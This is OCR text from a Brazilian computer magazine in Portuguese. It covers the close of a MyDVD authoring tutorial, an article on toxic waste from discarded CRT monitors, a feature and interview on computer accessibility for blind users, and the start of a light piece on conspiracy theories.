Figura 5



Passo 4

Para colocar textos no botão ou em qualquer parte do menu, vá à função 3 da paleta e faça igual ao que fez com o botão: clique e arraste até o menu. Aliás, você pode mudar o título de cada menu que construir clicando em seu nome, ao lado do monitor. Com o texto no menu, é só clicar nele duas vezes para editá-lo (Fig. 5). Se quiser mudar a cor, vá em "Efeitos/Propriedades do Texto".

Figura 6




Figura 7

Figura 8

Figura 9

Passo 5

No exemplo, já temos dois menus. O "Principal" e o "História" (Fig. 6). Agora precisamos linkar essas duas telas. Você deve estar pensando: "agora vai complicar". Que nada, como eu disse, é tudo drag-and drop. Até isso.

Estando no menu "Principal", clique no menu "Histó-", na relação dos menus à esquerda, e arraste até o botão "História", dentro do menu "Principal" (Fig. 7). Pronto. Agora, há um link no botão que levao ao primeiro menu. Mais simples que isso impossível

Agora, da mesma forma, linkamos o botão "Principal" até o seu respectivo menu e pronto. As duas telas estão interligadas.

Para conferir se tufo funcionou a contento, vá até o último botão da paleta, para fazer o "Preview". E só dar play e clicar nos botões, para ver se está tudo ok.

Passo 6

Bom, agora só falta inserir o filme, certo? Eles estão na quarta seção da paleta. Da mesma forma que fizemos com o background e com os botões, pode-se escolher um dos dois filmes que acompanham o programa ou um novo MPEG-2, clicando-se com o botão direito do mouse

Vamos criar mais um botão no menu "Principal", chamado "Play" (Fig. 8). Depois, voltamos à lista de filmes, na paleta. Clicamos em um dos filmes e o arrastamos até o botão. Mas se seu vídeo não for do tempo do cinema mudo, você também precisa arrastar o áudio correspondente, que fica sempre abaixo de cada filme. Arraste o áudio também para o botão "Play".

Perfeito. O filme agora será reproduzido assim que este botão for acionado. Mais uma vez, vamos ao "Preview" para ver se está tudo funcionando corretamente (Fig. 9)

O "Preview" simula um controle remoto de um pl. yer de DVD, com botões para subir, descer, dar enter, pau sa, play, etc. Certifique-se de que está tudo funcionando do jeito que você gostaria que estivesse, na hora de assistir ao seu filme.

Se preferir, pode colocar o filme diretamente no menu, sem estar atrelado a nenhum botão. Para isso, simplesmente arraste-o para qualquer lugar dentro do menu. Se fizer desse jeito, poderá assistir a um preview do filme usando a barra abaixo do monitor. Basta clicar em cima do ícone do vídeo, no menu, e dar play.

Passo 7

O passo final: a hora de queimar o seu DVD-R, DVD RW, DVD+RW, DVD-RAM, o que seja

Na opção "Construir", você pode fazer uma pasta do DVD, criando um diretório em seu computador para guardar o conteúdo do seu projeto, ou, diretamente, queimar o disco, clicando na opção "Fazer disco de DVD" (Fig. 10)

Selecione a origem do projeto (se ainda estiver com ele aberto, selecione "Projeto Atual") Se quiser incluir um DVD player em seu disco, deixe marcada a opção "Incluir o DVD Player". Em gravador, selecione o dispositivo instalado em seu computador. Marque o número de cópias e escolha se quer gravar diretamente, fazer um teste e depois gravar ou apenas fazer um teste

Você ainda pode se certificar de que o seu projeto cabe no disco de DVD que tem em mãos. Vá em "Arquivos/ Ajustes do Projeto" e confira o tamanho, que .a aparece relacionado a três tipos de disco: CD (650 MB), DVD-R Authoring de 3,95 GB e DVD-5, de 4,7 GB. Você pode tentar ajustar o tamanho do projeto ao tipo de disco que possui, selecionando a mídia no c. mpo logo abaixo (Fig. 11).

Pronto. Clique em "Ok" e veja o seu projeto ser gravado em DVD, com todos os menus e links que você criou

Não falei que era superfácil e intuitivo?

Entonces...

Um problema do MyDVD, que faz com que ele seja considerado um programa para usuário doméstico e não para profissionais, é o fato de ele não criar master em fita DLT. Geralmente, as empresas que copiam discos em larga escal:. não aceitam DVD R ou RW como master. Elas pedem um disco original nesse tipo de mídia.

Se isso for problema para você, há programas de autoração mais profissionais, como o Impression, da Pinnacle Systems, que fazem esse tipo de serviço.

Esperamos que, depois de ler tudo isso, você agora já possa dar uma verdadeira aula sobre o que é o DVD, essa mídia que tem revolucionado o mercado de filmes em todo o mundo

Infelizmente, aqui no Brasil ele ainda não faz o mesmo sucesso que lá fora. Muito disso se deve à chatice dos estúdios e a sua insistência em manter o sistema de zonas para o DVD, impedindo um disco fabricado nos EUA de tocar em players brasileiros, por exemplo. A idéia é impedir que os filmes possam chegar em DVDs em certos países antes que estreiem no cinema. Mas não tem nada, não. O que não faltam no mundo são hackers para resolver esse problema..

Figura 10





Figura 11



GEEK TIMES

Digerati Comunicação & Tecnologia

CIRCULA EM TODO O BRASIL

JÁ NAS BANCAS!

Quantas vezes o sucesso está ao seu redor e você não percebe?

PC Brasil traz tudo o que um profissional precisa para se destacar na área de informática

CERTEZA DE INFORMAÇÃO DE QUALIDADE SOBRE INFORMÁTICA

ACESSE NOSSO SITE: www.digerati.com.br

Quando o computador vira VENENO

Nos EUA, Europa e Japão, o lixo eletrônico preocupa a sociedade

por Mauricio Martins
mauricio@dgeral.com.br

Você usou seu computador por anos a fio, navegou pela Internet, editou textos, ouviu músicas e muito mais. Mas, de repente, por algum motivo, que pode ser um acidente, um defeito fatal ou mesmo o fato de ele ter se tornado totalmente ultrapassado a ponto de ninguém mais o querer, você é obrigado a jogá-lo no lixo. Ok. Mas você já parou para pensar no que acontece com a sua máquina no momento em que você se livra dela? Ou o perigo que ela pode representar para o meio ambiente e para você mesmo?

Pois é, na verdade essa é uma questão ainda bem pouco discutida no Brasil. No resto do mundo, no entanto, é um assunto que causa grande preocupação, especialmente em grandes centros empresariais e em países onde o computador é usado por uma grande parcela da população.

A situação é muito mais alarmante do que se pensa, como sempre porque a maioria das grandes empresas prefere não tratar do tema e assim garantir a manutenção das suas gigantescas margens de lucro. Sobra, pra variar, para as organizações não-governamentais que tratam da questão. E elas já são muitas, especialmente nos EUA. Na Europa, onde os governantes costumam ter mais consideração com o meio-ambiente, têm sido aprovadas novas leis que tornam as empresas responsáveis pela reciclagem e tratamento de lixo eletrônico.

Você quer saber mais sobre esse assunto e entender qual o perigo que um computador, algo aparentemente tão inofensivo, pode causar a você? Certo, então vamos aos fatos.

Monitor do mal

O maior vilão dessa história toda é mesmo o monitor, mais especificamente os modelos chamados de CRT (tubo de raios catódicos, na sigla em inglês). É impressionante que os computadores tenham evoluído tanto em tão pouco tempo ao passo que continuamos a usar essas telas, inventadas pelo alemão Karl Ferdinand Braun em 1897 (!!)

Esse tipo de monitor utiliza cinco substâncias tóxicas. As mais perigosas delas são o chumbo, o mercúrio e o bário. Dentro do monitor há ainda fósforo e cádmio. Todas elas podem levar à morte, se manuseadas sem o devido cuidado.

Enquanto usamos os monitores no nosso dia-a-dia, essas substâncias não só não nos fazem mal como ajudam a nos manter longe da radiação que emana de dentro do aparelho. O chumbo, especialmente, tem uma função bastante importante nesse sentido. No entanto, ao serem jogados sem qualquer cuidado no meio-ambiente, é grande o risco de essas substâncias acabarem se soltando e contaminando rios e o ar.

E o que elas podem fazer contra você? Bom, as doenças que esses materiais podem causar são muitas e os problemas nos pulmões, narinas e no aparelho respiratório em geral são apenas as mais ordinárias. Em última instância, eles podem provocar câncer e doenças neurológicas e psiquiátricas.

E tudo isso que se fala com relação aos monitores vale também para os televisores convencionais. Eles também contêm substâncias tóxicas e não poderiam ser jogados fora sem um tratamento prévio.

A saída é a tela plana?

Teoricamente, uma forma de acabar com esse problema seria abandonar os monitores CRT e passar a usar os de tela plana. Certo? Bom, em parte sim. É sem dúvida uma boa notícia o fato de a produção de monitores CRT estar sendo abandonada pelas grandes empresas. O problema é que, do jeito que está o nível de reciclagem hoje, uma corrida à tela plana pode ter efeitos extamente opostos, ou seja, corre-se o risco de ver os perigos de contaminação aumentando nos próximos anos.


Isso porque, com todo mundo querendo trocar seus computadores por outros, com tela plana (que além de não serem tóxicos irritam menos a vista e consomem menos energia), um número gigantesco de monitores CRT será abandonado, a imensa maioria indo parar diretamente em lixões, pronta para contaminar o ar e a água de diversas regiões.

Apenas uma pequena parte do lixo composto por computadores e periféricos está sendo reciclada nos EUA (calcula-se que, em 1999, apenas 14% dos 24 milhões de computadores que foram jogados fora durante o ano foram reciclados da forma devida). Nos outros países, então, nem se fala. Como resultado, corremos o risco de ver, com a entrada definitiva dos monitores de tela plana na residências e no trabalho das pessoas (seus preços no mercado não pára de cair), uma enxurrada de CRTs nos lixões das grandes cidades.


E o monitor é apenas o principal vilão, não o único. CPUs, cartuchos de tinta de impressoras, tudo leva sempre alguma quantidade de material tóxico que pode ser liberado na natureza.

A Silicon Valley Toxics Coalition afirma que, nos 315 milhões de computadores que estão despejados nos EUA, encontram-se nada mais, nada menos que 544 mil toneladas de chumbo, 907 toneladas de cádmio, 544 toneladas de cromo e 181 toneladas de mercúrio.

Monitor CRT contém cinco substâncias tóxicas que podem ser letais



Mapa 1



Mapa 2

Silicon Valley é um lixão

Bom, e por falar em Silicon Valley você deve estar imaginando como o problema é sério por lá. E é verdade. Trata-se simplesmente do maior centro mundial de empresas relacionadas a informática. A quantidade de lixo produzida, então, é enorme, causando uma grande preocupação na comunidade.

Nada mais natural, portanto, que a formação da Silicon Valley Toxics Coalition, uma organização especialmente formada para tratar do assunto. Entrando no **site da entidade** você vai encontrar todo o material envolvendo o tema, focando na situação enfrentada pela região, localizada ao sul de San Francisco, na Califórnia.


O Mapa 1 mostra a quantidade de lixo jogado pelas cidades de Redwood, Santa Clara, San Jose e outras, sedes da maioria das empresas de tecnologia de que ouvimos falar todos os dias. Os pontos em amarelo mostram os lugares em que há lixões lotados de computadores.

O que mais preocupa a SVTC é o perigo de se contrair câncer na região. Uma lei de 1990 havia fixado o objetivo de diminuir os casos da doença para um em um milhão. No entanto, eis aqui um número que mostra todo o mal que pode fazer o "e-lixo": a taxa de risco na cidade de Santa Clara fica hoje entre 47 e 1 543 em um milhão [!!]. É o que mostra o Mapa 2. A figura seguinte mostra a concentração de poluentes de ar perigosos (HAPs) na região.

Uma grande vitória foi conseguida pela associação em março deste ano. Eles forçaram a aprovação de uma lei que proíbe que monitores CRT sejam jogados em lixões municipais, na Califórnia. Outra boa ação do grupo foi criar um sentido positivo para a sigla CRT. É uma associação chamada Campaign for Responsible Technology. E a seriam ficou em uma entidade internacional, a i-CRT, que procura trabalhar com entidades fora dos EUA.

www.svtc.org

Eles forçaram a aprovação de uma lei que proíbe que monitores CRT sejam jogados em lixões municipais, na Califórnia



Mapa 3

Enquanto isso, as grandes empresas...

Quem tem a muito a contribuir nesse assunto são as companhias que produzem computadores e monitores, especialmente. Infelizmente poucas delas tomam iniciativas. As duas maiores fabricantes de produtos relacionados à informática, a IBM e a HP, no entanto, saíram na frente e estão demonstrando que não pensam só em lucros, mas também no meio-ambiente.

A IBM afirma que reciclou 54 mil toneladas de equipamentos eletrônicos em 1999, independente do fabricante, beneficiando 50 mil entidades carentes que receberam as máquinas prontas para serem usadas novamente. A empresa cobra apenas US$ 30 para reciclar o computador, incluindo as despesas de envio.

Já a HP, que tinha um plano parecido desde 1997, expandiu a ação este ano. Aceita-se todo tipo de aparelho, por uma taxa que fica entre US$ 13 e US$ 34.

Outra companhia que começou esse trabalho é a Sony. No caso, ela aceita apenas produtos fabricados por ela mesma, mas não cobra nada pela reciclagem.

O exemplo europeu e japonês

No Japão e na Europa, outras regiões recheadas de computadores inutilizados, o governo, menos liberal, já ordenou às empresas: são elas que devem cuidar de seus próprios equipamentos eletrônicos, antes de eles serem jogados em aterros públicos. Na Europa, as novas leis só entrarão em vigor em cerca de cinco anos. Mas as companhias já estão se adequando para cumprir com suas novas obrigações.

Talvez seja a hora de os EUA e, por que não dos demais países, começarem a pensar na adoção desse tipo de medida. Afinal, deixando tudo com o setor corporativo, as coisas só vão mudar quando estiverem em um estado crítico, como o que se encontra em Silicon Valley.

Só para lembrar a dimensão do problema: em 2005, 150 milhões de PCs serão jogados em lixões norte-americanos, um número que deve continuar crescendo a uma taxa de 3 a 5% anualmente. E o seu computador, onde estará daqui a cinco anos?

Só para lembrar a dimensão do problema: em 2005, 150 milhões de PCs serão jogados em lixões norte-americanos

NO ESCURO

NO ESCURO

Experimente sentar na frente do seu computador e cerrar os olhos, de forma que nem a menor réstia de luz seja percebida. Melhor ainda, coloque uma venda bem apertada. Agora tente fazer uma coisa bem simples, como por exemplo, abrir o seu browser. Oriente-se apenas pelo tato, pela audição - o paladar e o olfato ainda não participam tão intensamente de experiências com computadores, pelo menos por enquanto.

Você está sentindo exatamente aquilo que as pessoas privadas da visão sentem. Pensando bem, você está percebendo apenas como o ato de ver é importante na sua relação com a informática. Calma, a boa notícia é que você pode prescindir da visão para lidar com os computadores. Na verdade, quem é cego tem nos computadores e na Internet os maiores aliados em séculos de desenvolvimento tecnológico (rivalizando, talvez, apenas com a medicina).

Se você encarou a experiência descrita no primeiro parágrafo, e não conseguiu sair da estaca zero, abra bem os olhos e aproveite o dom da visão para ler as próximas páginas. E entenda como placas, chips e softwares podem ajudar na árdua tarefa de interagir com o mundo mesmo sem o mais explorado sentido do ser humano.

No começo...

No começo da era dos computadores pessoais, as opções para quem sofria de deficiências visuais eram praticamente nulas: alguns sinais em relevo no teclado e as indigentes configurações de acessibilidade das primeiras versões de sistemas operacionais como o Windows. Até aí tudo bem. Os PCs ainda não eram a febre que são hoje em dia, não sentíamos a necessidade de estar conectados à Internet o tempo todo e, portanto, a exclusão do mundo digital vivida pelos deficientes não representava um problema tão sério.

Hoje, quando tudo isso passou a ser uma necessidade vital, os próprios deficientes e grupos que os auxiliam partiram para a luta e conseguiram desenvolver sistemas satisfatórios para o uso do computador.

Usando os teclados

Já viu alguém cego digitando mais rápido que você em um teclado de computador? Se viu, talvez tenha ficado surpreso, perguntando-se: "como ele consegue localizar as teclas"? Na verdade, poucos notam, mas todos os teclados têm, por convenção internacional, duas marcas em alto relevo nas suas teclas centrais, que permitem aos deficientes visuais digitar como qualquer outra pessoa. As marcas estão nas letras "J" e "F".

Esse simples dispositivo é tão eficiente que muitas pessoas com problema de visão consideram desnecessários os teclados especiais com as teclas em braille. Por falar em braille, já existem aparelhos para conectar ao computador que reproduzem, nesse sistema de escrita, os textos que aparecem na tela. Eles podem, por exemplo, distinguir grifos, mostrar a posição do cursor na tela e até reproduzir eBooks.

Esses periféricos, chamados "terminais de acesso braille", consistem de uma linha contendo 28 células, cada uma com seis pontos. Funcionando em conjunto com um software, elas são ativadas pela composição da tela no computador, ou pelo texto do eBook. Alguns dos pontos de cada célula sobem, colocando-se em relevo e formando o texto a ser lido.

Outra opção são as impressoras em braille, que criam páginas com textos no sistema. São conectadas ao computador pelas portas paralelas ou seriais. Já existem impressoras que inserem textos em braille ao lado de textos normais, o que é muito importante para ajudar na comunicação entre deficientes e as outras pessoas no trabalho, por exemplo.

Um sistema operacional para DVs

O professor José Antônio Borges e a Universidade Federal do Rio de Janeiro são responsáveis por um projeto muito importante para os deficientes visuais que já completa oito anos: a construção de uma plataforma de programas para quem não pode ver. Borges criou um sistema operacional, o DOSVOX, feito especialmente para trabalhar com as principais opções de acessibilidade para cegos que existem por aí.

Desde que foi criado, não faltaram contribuições de pessoas no desenvolvimento de programas para o sistema. A Rede Saci (Solidariedade, Apoio, Comunicação e Informação, fundada pela USP, UFRJ, Rede Nacional de Pesquisa e Instituto Amankay) criou o Kit Saci, que oferece junto com o DOSVOX, diversos softwares para deficientes. Entre eles estão Minied (editor de texto), Levox (leitor), Braivox (impressora braille), Monitvox (monitor de janelas), FTPVOX (para transferência de arquivos) e outros. O Kit pode ser baixado no site da instituição: www.saci.org.br

Saída de voz

Os sistemas de saída e de reconhecimento de voz são as ferramentas mais importantes para que o deficiente possa trabalhar em um micro. Tanto um como o outro facilitam um trabalho que, de outra forma, teria que ser totalmente feito por meio de leituras em braille. Os sistemas de saída de voz permitem que o usuário corrija um texto no momento em que está escrevendo (o texto é dado pelo computador e qualquer letra errada é facilmente detectada), ou depois, com o texto pronto.

O reconhecimento de voz facilita muito a realização de tarefas simples, como a seleção de objetos na tela e mudanças de formatação em editores de texto, por exemplo. Um exemplo de produto que usa essa tecnologia, lançado recentemente, é o DS5, da Earset do Brasil, um fone de ouvido que dita informações sobre o que é mostrado na tela, incluindo textos digitados. O aparelho é usado há dois meses por funcionários da operadora de pagers Mob tel, com resultados muito positivos.

Games, HTML... há tudo para os deficientes

Não é preciso enxergar para divertir-se com games. Claro que vai ser difícil entrar num deathmatch de Quake, perder e descobrir que seu assassino não estava enxergando... a não ser que você jogue muito mal.

Existe um game especial para cegos, da Dinamarca, chamado Blind Eye. O jogo baseia-se no sentido da audição. Em uma cidade virtual, o jogador ouve todo tipo de som comum a uma metrópole: barulhos de carros, pessoas, cachorros, etc. O personagem principal é um colecionador de instrumentos musicais e deve perceber os sons desses instrumentos, em meio a todo o barulho, para encontrar o que deseja.

Todos os ruídos são reais e foram captados em cidades dinamarquesas. Eles proporcionam ao deficiente uma sensação de terceira dimensão na busca pelos instrumentos, que tocam ao fundo. O jogo pode ser baixado no site da empresa, mas é desejável conexão de banda larga: ele ocupa 40 MB.

Outra opção interessante na Internet são aulas de HTML ministradas especialmente para quem tem deficiências de visão. Você pode encontrar esse tipo de material no endereço www.geocities.com/aulas.htm. Ele inclui, por exemplo, entre suas nove aulas, um breve tutorial sobre como usar um programa criado para DOSVOX, citado anteriormente, o FTPVOX. O software pergunta, de maneira bem simplificada, qual o servidor, a senha e o número de usuário, para que possa ser feito o upload de arquivos. Tudo por voz, tanto pergunta quanto resposta.

Aos poucos, as ferramentas de acessibilidade criadas para deficientes visuais vão dando seus frutos. Aumenta a possibilidade de aprender a trabalhar com informática e ter melhores empregos. As oportunidades ainda são pequenas, muitas empresas ainda discriminam os deficientes independentemente do currículo e poucas são as que estão preparadas para receber deficientes.

A Geek conversou com dois programadores que prestam serviços à Caixa Econômica Federal. Tais Sabaciansk is é deficiente de nascença e hoje é responsável pelos testes das aplicações Web do banco estatal que está desenvolvendo uma página especial.

Márcio Adriano da Cruz perdeu a visão aos 11 anos e hoje é estudante de informática na Universidade Paulista, além de programar em duas linguagens.

A seguir, os dois contam as aventuras e desventuras de tentar usar o computador. Ainda mais porque a maioria dos softwares só funciona no Windows. Se não é fácil para quem enxerga...

Geek – Como foram os seus primeiros contatos com a informática?

Tais – De junho a setembro de 97 eu fiz um curso básico numa Associação Assistencial para Deficientes Visuais chamada Laramara. Já havia tentado fazer cursos em outras escolas de informática, mas não havia espaço para deficientes visuais. Um amigo meu viu uma propaganda na TV deste curso e eu fui lá. Fiz o curso básico usando o software DOS Vox, usando ainda o Windows 3.11.

Márcio – Eu também comecei na Laramara, mas já tinha algum conhecimento porque um amigo que é analista me deu algumas aulas teóricas. Mais tarde, na Laramara eu usei o Virtual Vision, DOSVox, WinVox e o Bridge.

www.laramara.org.br

Geek – Qual a formação de vocês?

Tais – Eu fiz curso de Análise e Programação e comecei a Faculdade de Processamento de Dados na UNIB mas fui obrigada a parar. Programo em Cobol.

Márcio – Também fiz cursos de programação em VB e Cobol. Hoje estou na UNIP fazendo o curso de Ciências da Computação.

Geek – E como foi a adaptação da escola?

Márcio – Não houve nenhuma adaptação da escola, pelo contrário, fui eu que tive que me adaptar. Eu levei o software para ser instalado no computador do laboratório e tenho que me virar para acompanhar as aulas. Um problema muito sério é a falta de preparo dos professores. Nenhum tem conhecimentos para tratar com os deficientes. Deveriam investir nisso.

Tais – Esse foi um dos motivos para eu ter saído da faculdade, a falta de condições.

Geek – Quais os softwares que vocês usam? Descreva como eles funcionam?

Tais – O DOSVox/WinVox é um software exclusivo para deficientes visuais desenvolvido pela Universidade Federal do Rio de Janeiro (UFRJ). O software refaz os comandos do DOS mas de forma mais simplificada, mais fácil. Ele não é um leitor de tela, mas possui algumas mensagens padronizadas. A versão mais nova trabalha sobre o Windows. Possui alguns aplicativos próprios como um editor de texto, browser, leitor de email e alguns outros utilitários.
Também usamos o Virtual Vision, outro programa brasileiro. Este é um leitor de telas integrado ao Windows e seus aplicativos. É um programa recente e ainda está em desenvolvimento e possui alguns

problemas como a existência de atalhos próprios, o que confunde principalmente os iniciantes. Ele não funciona quando trata algo totalmente visual como o PowerPoint. E só funciona no Windows 98. Já o melhor é o Jaws, software alemão que é muito bom. Ele está muito bem integrado ao Windows, usando inclusive os mesmos atalhos. Possui um simulador de mouse: você usa as teclas das setinhas ou o teclado numérico para navegar como um mouse. Ao passar por cima de links numa página web, por exemplo, o software lê o que está escrito. Tem só um "pequeno" problema: custa mais de mil dólares.

Geek – Qual a experiência profissional de vocês?

Tais – Eu comecei como monitora na própria Laramara, depois virei professora. Agora fui contratada como Analista de Sistemas na Politec, prestando serviços para a Caixa Econômica Federal.

Márcio – Eu também fui monitor e também trabalhei no serviço de telemarketing da Laramara. De lá, junto com a Tais, fui contratado como analista de sistemas e vim para a CEF.

Geek – O que a possibilidade de usar a informática significou para a sua vida?

Tais – Eu posso falar com certeza que se eu não tivesse este apoio, este contato com a informática, eu estaria completamente marginalizada. A informática é a forma de me comunicar com o mundo. É a forma que eu tenho de me comunicar com alguém que enxerga. Hoje, posso mandar email para pessoas. Antigamente só me restava o braile, mas poucos sabem ler braile.

Márcio – Esses softwares foram muito importantes para popularizar a informática entre os deficientes visuais. Anteriormente existiam algumas soluções mas que eram mais voltadas para programadores como o display Braille. Estes programas audíveis serviram para popularizar o uso do computador no ambiente doméstico.

Geek – Se vocês pudessem fazer sugestões para as empresas de softwares, quais seriam?

Márcio – Nós sabemos que não existem programas perfeitos e eu acho que o principal problema de acessibilidade é financeira. Os programas são caros e as oportunidades são poucas.

Tais – Quem cria páginas para a Internet deveria pensar e levar em consideração os deficientes. Acho que isso seria importante. Empresas também deveriam nos levar em conta e criar mais oportunidades.

Bom, deu para ver que muito se caminhou na questão da acessibilidade para cegos no micro. No CD que acompanha esta edição, você poderá testar por si mesmo alguns programas que ajudam os deficientes visuais na área de de informática.

Temos o *Bifocal*, um bloco de notas com controles grandes e fáceis de ler, o *Brass*, que permite aos cegos mexerem no Linux, o *Falador*, que narra textos do Windows, entre outros. É só conferir.

"A informática é a forma de me comunicar com o mundo"


SÓ FALTA ENXERGAR...

A informática está, indiscutivelmente ampliando os horizontes de inclusão social. Só está faltando mesmo que os deficientes possam VER o que está se passando na tela do computador. E há um cientista, em Nova York, afirmando que isso não é nada impossível.

William Dobelle criou um dispositivo chamado "olho Dobelle". O equipamento consiste de uma minicâmera e um sensor ultrasônico montados em um óculos. Eles captam imagens e mandam para um microcomputador preso na cintura do usuário. O micro, por sua vez, processa as imagens e as envia para o cérebro do indivíduo, por meio de estímulos nervosos transmitidos por eletródos. Dobelle garante que é possível, dessa forma, enxergar vultos e reconhecer o posicionamento de objetos, mas o sistema ainda não foi testado em um número satisfatório de pacientes.

O cientista imaginou que não seria difícil criar uma adaptação do sistema, fazendo com que o cérebro recebesse as imagens geradas pela tela do computador, diretamente. Ele diz que o método funciona. Assim, as pessoas podem ver vultos referentes às imagens da própria tela do micro. Mais detalhes do projeto desse polêmico cientista podem ser encontrados no site Artificial Vision.

www.artificialvision.com



Nós vamos dominar o MUNDO!

Mas temos concorrentes. Ah, e você foi clonado por extraterrestres...

por João Marinho

Você se lembra da paranóia que antecedeu a entrada no século XXI e, em especial, o ano 2000 (apesar daquele ano ainda pertencer ao século XX)? Entre crédulos e descrentes, muitos opinavam sobre o destino da humanidade: para os esotéricos, a passagem do milênio simbolizava o fim da Era de Peixes e o início da Era de Aquário, que seria de grande paz e desenvolvimento. Para outros, o fim era o fim do mundo, resumido numa suposta profecia que dizia: "a mil chegarás, de dois mil não passarás". Para os programadores, o temor era de uma hecatombe mundial, causada pelo bug do milênio. Bom, o bug de fato existia, mas passamos pelo "ano zero" sem dar de cara com algum míssil nuclear acionado por um software enlouquecido.


O fato é que o século XXI começou e o mundo não mudou muito, apesar dos inegáveis progressos científicos e tecnológicos. Mas, nesses tempos de guerra, é normal que as pessoas voltem a pensar que há segredos surpreendentes, conspirações terríveis e exércitos do submundo à espreita. Não falta combustível para as "teorias da conspiração". Resolvemos selecionar algumas para que você, amado geek, leia quando não tiver nada melhor pra fazer. Julgue por você mesmo.

Teoria I

O plano: Extraterrestres estabelecerão uma embaixada na Terra.

Envolvidos: Uma seita de ufólogos, os raelianos. E homenzinhos verdes de olhos amendoados.

